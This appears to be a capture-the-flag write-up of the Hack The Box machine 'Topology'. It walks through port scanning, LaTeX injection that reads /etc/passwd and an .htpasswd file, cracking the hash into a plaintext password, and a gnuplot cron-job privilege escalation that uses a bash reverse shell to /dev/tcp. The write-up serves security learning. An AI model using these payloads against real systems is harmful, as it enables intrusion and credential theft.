Nmap Results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 14:32 PDT
Nmap scan report for 10.10.11.217
Host is up (0.079s latency).
Not shown: 65533 closed tcp ports (conn-refused)

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TLD = topology.htb

Found: http://topology.htb/images/
Gobuster:
1
 gobuster dir --url http://topology.htb/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html


latex.topology.htb
Found a very interesting target: http://latex.topology.htb/equation.php
Interesting URL from the Latex Generator http://latex.topology.htb/equation.php?eqn=%5Cfrac%7Bx%2B5%7D%7By-3%7D&submit=

pdfTeX, Version 3.14159265
Found the payload from here:https://0day.work/hacking-with-latex/
The Following command will create files in /tempfiles
1
\newwrite\outfile, \openout\outfile=test2.php test

A , will concatenate commands allowing them to run. Unfortunatly Were unable to write to any of the files so we went looking for alternative path. We discovered that Math mode is enabled -> $ excapes the special chars
We found that the following command will display full text of files as a generated pdf
$\lstinputlisting{/etc/passwd}$

vdaisley - user /home/vdaisley
Since dev.topology is protected by a htaccess file, I checked the config for the default sites: /etc/apache2/sites-available/000-default.conf

The htaccess file was not being stored in /etc/apache2/.htaccess but instead was located in: /var/ww/dev/
$\lstinputlisting{/var/www/dev/.htpasswd}$

Password is being stored in a Apache MD5 salt
Hashcat - User Level Access:

$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20
- un: vdaisley
- pw: calculus20

Got access to the dev site, attempted SSH and we were in:
Privilage Escalation


Ended up finding the root.txt by running pspy65 and found a cron job that would run any file name with the .plt

- started a webserver in the tools dir: ~/tools
- used wget to copy over and run pspy65:
![]()

Interesting command running on cron:


seems to want to run any file with the .plt extension from the dir: /opt/gnuplot
We have wright permissions!
Created a .plt that included the following reverse shell
1
system "bash -c '/bin/bash -i >& /dev/tcp/10.10.14.94/9001 0>&1'"
- had to include bash -c ‘/bin/bash to get it to run

Fired up NetCat and waited